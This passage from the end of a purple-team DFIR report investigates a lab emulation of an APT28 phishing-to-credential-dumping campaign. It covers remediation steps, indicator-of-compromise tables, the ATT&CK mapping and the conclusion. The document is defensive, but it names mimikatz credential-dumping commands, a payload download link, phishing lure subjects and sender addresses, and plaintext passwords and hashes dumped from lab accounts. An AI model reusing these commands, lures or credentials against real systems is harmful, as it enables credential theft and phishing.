CRITICAL: Deploy Windows Credential Guard immediately — VBS-based LSASS isolation would have prevented T1003.001 entirely. **HIGH:** Block outbound SMTP from workstations — a single firewall ACL rule would have stopped the exfiltration. **HIGH:** Deploy email attachment sandboxing for .py/.ps1/.vbs files. Deploy SNI-aware egress inspection. Conduct mandatory quarterly phishing simulation using DHS-authority impersonation lures targeting Finance Department.

Attack Chain Confirmation Summary

Attack Phase	Status	Key Evidence
Initial Access (T1566.001)	CONFIRMED	phishing_email_BLUEDELTA_*.txt; sender mismatch; DHS Directive 2025-09 lure
User Execution (T1204.002)	CONFIRMED	Sysmon EID 1 — python.exe PID 2156 / NulltackKatz.py execution confirmed
Discovery (T1087/T1016/T1057)	CONFIRMED	net user / ipconfig /all / tasklist — Sysmon EID 1 + exfiltration_report §2-3
Privilege Manipulation (T1134)	CONFIRMED	privilege::debug — Privilege 20 OK (SeDebugPrivilege) confirmed in mimikatz output
LSASS Access (T1003.001)	CONFIRMED	Sysmon EID 10 GrantedAccess 0x1010; Volatility handles PID 1384 → lsass PID 672
Credential Dumping (T1003.001)	CONFIRMED	NTLM 31d6cfe0... + Admin123! + Winter2025! + Finance2024 extracted via sekurlsa::logonpasswords
Gmail SMTP Exfiltration (T1041)	CONFIRMED	Wireshark SNI=smtp.gmail.com; port 587; 3,834-byte payload; SMTP 250 OK
Full Attack Chain Reconstructed	CONFIRMED	T1566.001 → T1204.002 → T1087/T1016/T1057 → T1134 → T1003.001 → T1041 — 40-second automated compromise

10. Incident Response & Remediation

These recommendations follow NIST SP 800-61r2 (Incident Handling Guide) and MITRE D3FEND framework. All actions are prioritized by urgency: CRITICAL (immediate), HIGH (within 1 hour), MEDIUM (within 24 hours). Note: DESKTOP-N56M5HA is a controlled lab environment; in a production environment all CRITICAL actions would be executed immediately upon detection.

10.1 Containment

10.1.1 Immediate Host Isolation

- Isolate DESKTOP-N56M5HA (192.168.88.135) from all network segments — physical disconnect or firewall quarantine rule
- Block 192.168.88.135 at internal switch port and perimeter firewall before any further action
- Capture live network state before isolation: `netstat -anob >> C:\IR\netstat.txt && arp -a >> C:\IR\arp.txt`
- Preserve existing memory.raw (already captured via DumpIt) — do NOT power off the system
- Identify and isolate all systems that communicated with DESKTOP-N56M5HA in the prior 48 hours

10.1.2 Credential Reset

- IMMEDIATELY reset Shell (SID: S-1-5-21-672327993-1804208324-2312081050-1001) — NTLM 31d6cfe0... is fully compromised
- IMMEDIATELY reset Administrator (RID 500) — same NTLM hash confirms same password
- Run klist purge on all domain hosts if DESKTOP-N56M5HA was domain-joined
- Reset krbtgt password TWICE (24-hour interval) if lateral movement to domain occurred
- Revoke all OAuth/SAML tokens for user Shell if any cloud services are in scope

10.1.3 Email Blocking

- Block sender anmarma100@gmail.com and anmar@nulltack.com at email gateway immediately
- Quarantine and scan all emails with attachment NulltackKatz.py across all mailboxes
- Block Google Drive link: drive.google.com/file/d/1tpFjOmPWBGw21YLneFRgqN6st8lehZd5
- Search gateway logs for all recipients of DHS Directive 2025-09 subject line — notify all affected users

10.1.4 Network Egress Blocking

- Block outbound TCP/587 and TCP/465 from all workstation VLANs at perimeter firewall
- Null route 142.251.127.108 and 142.251.127.109 (Gmail SMTP servers used for exfiltration)
- Create IDS/IPS rule: alert on any outbound SMTP connection from workstation segment to any destination
- Restrict PowerShell RemoteSigned execution policy: `Set-ExecutionPolicy RemoteSigned -Scope MachinePolicy`

10.2 Eradication

10.2.1 Malware Removal

- Remove C:\NulltackLab\NulltackKatz.py — preserve forensic copy first (hash before deletion)
- Remove C:\NulltackLab\mimikatz-master\ — SHA256:
92804FAAAB2175DC501D73E814663058C78C0A042675A8937266357BCFB96C50
- Archive C:\NulltackLab\logs\ and C:\NulltackLab\evidence\ to IR storage before deletion
- Run YARA scan across all endpoints for NulltackKatz behavioral signatures

10.2.2 Artifact Cleanup & Persistence Validation

- Audit and remove: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run (check for NulltackKatz entries)
- Audit HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run for Shell user
- Review all scheduled tasks: Get-ScheduledTask | Where-Object {\$_.State -ne "Disabled"} | Format-List
- Clear PowerShell history: Remove-Item
\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
- Validate all Windows services against approved baseline — remove any unknown service

10.3 Recovery

10.3.1 Host Restoration

- Restore DESKTOP-N56M5HA from known-good backup predating June 7, 2026
- If no backup: reimage from approved golden image; apply all pending security patches before reconnection
- Run Windows Defender full scan + third-party AV scan before reintroduction to network
- Reinstall Sysmon with updated configuration (add Rule Group for NulltackKatz.py patterns)

10.3.2 Credential Rotation + Hardening

- Issue new credentials — minimum 16-character passphrases; enforce via Group Policy
- Enable MFA for all accounts — prioritize Shell, Administrator, and any service accounts
- Enable Windows Credential Guard via Group Policy: Enable Virtualization Based Security
- Enable LSA Protection: reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL /t REG_DWORD /d 1
- Add Shell and Administrator to Protected Users security group

10.3.3 Security Validation

- Re-run BlueBalance purple team scenario after remediation — confirm all Sysmon EID 10 alerts fire correctly
- Test Suricata rules: simulate SMTP port 587 connection and verify alert generation
- Conduct 1-hour tabletop exercise with SOC team using this incident timeline as scenario input

10.4 Lessons Learned

10.4.1 Social Engineering Awareness

The DHS Directive 2025-09 lure demonstrates APT28's sophisticated understanding of U.S. regulatory language (NIST SP 800-63B, CFR Title 5) and urgency manipulation. The "Failure to comply = network lockout" threat bypassed critical thinking. Mandatory training must address these patterns.

- Quarterly phishing simulation using DHS/government-directive style lures
- Mandatory 2-hour social engineering awareness training for Finance Department staff
- Establish out-of-band verification procedure: any urgent IT request must be confirmed by phone

10.4.2 Email + Attachment Security

- Enforce DMARC (p=reject), DKIM, and SPF on all inbound/outbound email domains
- Sandbox all Python (.py), PowerShell (.ps1), and script files in attachments or links
- Block download and execution of .py files from email attachment links via URL filtering

10.4.3 Credential Protection

- Deploy Credential Guard on all Windows 10/11 workstations — eliminates LSASS dumping vector entirely
- Deploy PAM (Privileged Access Management) — CyberArk or BeyondTrust — for all admin credentials
- Implement Just-in-Time (JIT) privileged access: zero standing admin rights on workstations

10.4.4 Network Monitoring Gaps

- Deploy full PCAP at egress with 30-day retention — would have captured exfiltration in real-time
- Alert on first-seen outbound SMTP (port 587) from workstation VLANs — this was the critical missed detection
- Implement UEBA: baseline python.exe behavior — any network connection from python.exe should alert
- Deploy DNS logging: alert on first-seen query to *.1e100.net (Gmail infrastructure) from workstations

11. Indicators of Compromise (IoC) Master Summary

This chapter consolidates all indicators validated during Campaign BLUEDELTA_20260607_072802 investigation. Confidence ratings: HIGH = confirmed by 2+ independent sources; MEDIUM = confirmed by 1 source + behavioral context. All IoCs must be ingested into SIEM, EDR, and threat intelligence platforms immediately.

11.1 Network Indicators

Type	Indicator	Purpose	Source	Confidence
IP	142.251.127.108	Gmail SMTP exfiltration server (primary)	Sysmon EID 3 / Wireshark	HIGH
IP	142.251.127.109	Gmail SMTP exfiltration server (secondary)	Sysmon EID 3 / Wireshark	HIGH
IP	192.168.88.135	Victim workstation (DESKTOP-N56M5HA)	All evidence sources	HIGH
Hostname	smtp.gmail.com	C2 exfiltration channel	Wireshark TLS SNI	HIGH
Hostname	lcfrai-in-f108.1e100.net	Gmail SMTP PTR (primary)	Sysmon EID 3	HIGH
Hostname	lcfrai-in-f109.1e100.net	Gmail SMTP PTR (secondary)	Sysmon EID 3	HIGH
Domain	nulltack.com	Phishing sender domain	phishing_email_BLUEDELTA	HIGH
Port	TCP/587	SMTP STARTTLS exfiltration channel	Sysmon EID 3 / Wireshark	HIGH
Protocol	TLSv1.3	Encrypted exfiltration transport	Wireshark PCAP	HIGH

11.2 Email Indicators

Type	Indicator	Purpose	Source	Confidence
Email	anmama100@gmail.com	Phishing sender (impersonating Elena Vasquez)	Email received	HIGH
Email	anmar@nulltack.com	Phishing sender (impersonating IT Security)	phishing_email_BLUEDELTA	HIGH
Email	adhamalhamidi00@gmail.com	Attacker mailbox — credential recipient	exfiltration_report	HIGH
Subject	URGENT: Payroll System Security Update Required	Simple lure subject line	phishing_email_BLUEDELTA	HIGH
Subject	[ACTION REQUIRED BY EOD] DHS Directive 2025-09	Advanced DHS lure subject	Email received	HIGH
Identity	Elena Vasquez / IT Security Compliance Lead / NFA	Impersonation persona	Email received	HIGH
Reference	CVE-2025-2847	Fake vulnerability reference (social engineering lure)	Email received	HIGH
URL	drive.google.com/file/d/1tpFjOmPWBGw21YLneFRgqN6st8lehZd5	NulltackKatz.py payload delivery URL	Email received	HIGH

11.3 File and Process Indicators

Type	Indicator	Purpose	Source	Confidence
File	NulltackKatz.py	APT28 emulation payload	Sysmon EID 1 / exfil_report	HIGH
File	mimikatz.exe	Credential dumping tool	Sysmon EID 1/10 / Volatility	HIGH
File	memory.raw	RAM acquisition artifact (4GB)	Dumplt / Volatility 3	HIGH
Hash SHA256	92804FAAAB2175DC501D73E814663058C78C0A042675A8937266357BCFB96C50	mimikatz.exe file hash	Sysmon EID 1	HIGH
Path	C:\NulltackLab\mimikatz-master\x64\mimikatz.exe	mimikatz installation path	Sysmon EID 1/10	HIGH
Path	C:\NulltackLab\NulltackKatz.py	Payload execution path	Sysmon EID 1	HIGH
Path	C:\NulltackLab\evidence\memory.raw	RAM image location	Dumplt / Volatility	HIGH
Process	python.exe (PID 2156 / 7824 / 2112)	NulltackKatz execution	Sysmon EID 1/3 / Volatility	HIGH
Process	mimikatz.exe (PID 1384)	Credential dumping — memory-resident	Sysmon EID 1/10 / Volatility	HIGH
Process	powershell.exe (PID 2216)	Attacker execution environment	Sysmon EID 1 / Volatility	HIGH
Process	Dumplt.exe (PID 6444)	RAM acquisition tool	Volatility pslist	HIGH

11.4 Credential Indicators [ACTION REQUIRED]

Type	Value	Account	Source	Action
NTLM Hash	31d6cfe0d16ae931b73c59d7e0c089c0	Shell (SID: ...1001)	mimikatz / Sysmon EID 16	RESET IMMEDIATELY
NTLM Hash	31d6cfe0d16ae931b73c59d7e0c089c0	Administrator (RID 500)	exfiltration_report	RESET IMMEDIATELY
SHA1	da39a3ee5e6b4b0d3255bfef95601890afd80709	Shell credential	mimikatz output	RESET IMMEDIATELY
Plaintext	Winter2025!	Compromised credential	exfiltration_report	RESET IMMEDIATELY
Plaintext	P@ssw0rd123	Compromised credential	exfiltration_report	RESET IMMEDIATELY
Plaintext	Finance2024	Compromised credential	exfiltration_report	RESET IMMEDIATELY
SID	S-1-5-21-672327993-1804208324-2312081050-1001	Shell user SID	Sysmon / mimikatz	MONITOR
Kerberos	krbtgt ticket — TESTLAB.LOCAL	Domain Kerberos ticket	exfiltration_report	INVALIDATE

11.5 MITRE ATT&CK Complete Mapping

Technique ID	Technique Name	Tactic	Detection Method	Evidence Confirmed
T1566.001	Spearphishing Attachment	Initial Access	Email gateway / DMARC enforcement	phishing_email_BLUEDELTA.txt
T1204.002	Malicious File Execution	Execution	Sysmon EID 1 (python.exe execution)	Sysmon EID 1 / NulltackKatz logs
T1087.001	Local Account Discovery	Discovery	Sysmon EID 1 (net user)	exfiltration_report §2
T1016	System Network Configuration Discovery	Discovery	Sysmon EID 1 (ipconfig /all)	exfiltration_report §3
T1057	Process Discovery	Discovery	Sysmon EID 1 (tasklist)	NulltackKatz execution logs
T1134	Access Token Manipulation	Privilege Escalation	Sysmon EID 1 (privilege::debug)	mimikatz output (16.PNG)
T1003.001	OS Credential Dumping: LSASS	Credential Access	Sysmon EID 10 GrantedAccess 0x1010	Sysmon EID 10 (20.PNG) + Volatility
T1041	Exfiltration Over C2 Channel	Exfiltration	Sysmon EID 3 port 587 / Suricata TLS SNI	Wireshark PCAP + Sysmon EID 3
T1021	Remote Services (Potential)	Lateral Movement	EDR / Network monitoring (next phase)	exfiltration_report (T1021 mentioned)

12. Project Publication & Links

This investigation, along with its complete supporting toolkit — detection rules, IoC tables, MITRE ATT&CK mappings, and incident response playbooks — has been published as an open-source DFIR portfolio project. The links below provide access to the full source repository and the accompanying professional write-up.

12.1 GitHub Repository

The complete DFIR repository — including the full report (PDF/DOCX), evidence figures, Suricata/Sigma/Sysmon detection rules, IoC master table, MITRE ATT&CK mapping, incident timeline, and NIST SP 800-61r2 incident response playbooks — is publicly available on GitHub:

Repository	https://github.com/shell-3/APT28-BlueDelta-DFIR-Investigation
Repository Name	APT28-BlueDelta-DFIR-Investigation
Contents	Full report (PDF/DOCX) • Detection rules (Suricata/Sigma/Sysmon) • IoC master table • MITRE ATT&CK mapping • Incident timeline • Knowledge graph & Obsidian canvas • Incident response playbooks • GitHub Pages site
License	MIT License — provided for defensive, educational, and Purple Team research purposes

12.2 LinkedIn Post

A summary write-up of this investigation — covering the attack chain, key findings, and detection methodology — has been published as a LinkedIn post for the security community:

LinkedIn Post	https://www.linkedin.com/posts/adham-alhamidi_dfir-purpleteam-threathunting-ugcPost-7472295313119162368-crkW/
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13. Conclusion

Campaign BLUEDELTA_20260607_072802 has been fully reconstructed and documented. This purple team exercise successfully demonstrated the complete APT28 attack lifecycle — from a sophisticated spearphishing delivery through credential dumping to confirmed data exfiltration. Every phase of the attack was detected using industry-standard blue team tools, validating the effectiveness of the detection approach.

The exercise revealed several critical insights: First, APT28's social engineering lures are highly sophisticated and convincing, relying on authority impersonation, urgency, and technical legitimacy signals that bypass casual scrutiny. Second, LSASS credential dumping remains one of the most valuable and detectable attack techniques — Sysmon Event ID 10 with GrantedAccess 0x1010 provides a reliable, high-fidelity signal for credential theft attempts. Third, TLS encryption of exfiltration traffic (Gmail SMTP) renders content inspection ineffective, but behavioral analytics (process-to-network correlation, SNI inspection, JA3 fingerprinting) provide effective detection without decryption.

The most important defensive recommendation from this exercise is the deployment of Windows Credential Guard, which would prevent T1003.001 entirely, eliminating APT28's primary credential theft capability in modern environments.

Attack Phase	Detection Success
T1566.001 Spearphishing	Detected — email headers, sender mismatch, attachment analysis
T1204.002 File Execution	Detected — Sysmon Event ID 1, process chain analysis
T1003.001 LSASS Dump	Detected — Sysmon Event ID 10, GrantedAccess 0x1010
T1041 Exfiltration	Detected — Wireshark TLS, SNI smtp.gmail.com, port 587
Memory Forensics	Successful — Volatility 3 recovered all process artifacts

OPERATION BLUEBALANCE — FINAL REPORT

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Campaign: BLUEDELTA_20260607_072802 | Date: 2026-06-07